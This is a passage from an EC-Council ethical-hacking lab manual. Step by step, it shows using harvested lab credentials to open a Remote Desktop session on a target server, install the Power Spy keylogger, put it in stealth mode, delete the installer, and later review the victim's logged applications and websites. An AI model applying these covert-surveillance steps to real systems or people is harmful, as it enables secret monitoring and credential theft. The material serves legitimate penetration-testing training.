☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module System Hacking

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego
- Covert channels using Covert_TCP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Power Spy located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy**
- Spytech SpyAgent located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent**
- Snow located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- OpenStego located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- You can also download the latest versions of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 50 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

TASK 1 User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Here, we will perform user system monitoring and surveillance using Power Spy.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, Power Spy) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This lab only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the virtual machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the victim (you)

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2016**).

Here, we are using **Windows Server 2016** as the target machine, because, in this system, **Jason** has administrative privileges.

TASK 1.1

Establish a Remote Desktop Connection

1. Turn on the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator Pa$$w0rd**.
3. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Figure 3.1.1: Selecting Search

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.

Figure 3.1.2: Remote Desktop Connection window

5. The **Windows Security** pop-up appears; enter the credentials **Jason** and **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.




Figure 3.1.3: Windows Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Remote Desktop Connection** window appears; click **Yes**.

Figure 3.1.4: Remote Desktop Connection window

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

7. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.




Figure 3.1.5: Remote Desktop Connection established successfully

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Install Power Spy

8. Close the **Server Manager** window and minimize the **Remote Desktop Connection** window.
9. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.
10. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.

Figure 3.1.6: Remote Desktop Connection: paste setup.exe file on the Desktop

11. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.

Figure 3.1.7: Setup - Power Spy window

13. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.




Figure 3.1.8: Setup - Power Spy window: click Finish

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Run as Administrator** window appears; click **Run**.

Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.




Figure 3.1.9: Run as administrator window

15. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




Figure 3.1.10: Setup login password window: enter password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Information** dialog box appears; click **OK**.

Figure 3.1.11: Information dialog box

17. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.




Figure 3.1.12: Enter login password window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Register product** window appears; click **Later** to continue.




Figure 3.1.13: Register product window

19. The **Power Spy Control Panel** window appears, as shown in the screenshot.

Figure 3.1.14: Main window of Power Spy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Monitor and Record User Activities

20. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.

Figure 3.1.15: Start monitoring

21. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.

Figure 3.1.16: Stealth Mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.




Figure 3.1.17: Hotkey reminder dialog-box

23. In the **Confirm** dialog-box that appears, click **Yes**.
24. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.
25. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 1.4

Perform User Activities

26. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason** and **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.

27. Open the **Internet Explorer** web browser and browse any website.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

28. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon (), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.1.18: Sign out

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 3 - 6** to launch a **Remote Desktop Connection**.
30. Close the **Server Manager** window.
31. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.
32. The **Run as administrator** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 3.1.19: Run as administrator window

33. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.




Figure 3.1.20: Enter the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View all the Recorded Activities

34. In the **Register product** window, click **Later**.
35. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.

Figure 3.1.21: Stop the monitoring

36. Click **Applications executed** from the options to check the applications running on the target system.

Figure 3.1.22: Click Applications executed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




Figure 3.1.23: Applications running on the target system

38. Click the **Websites Visited** option from the left-hand pane to view the websites opened by the victim.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

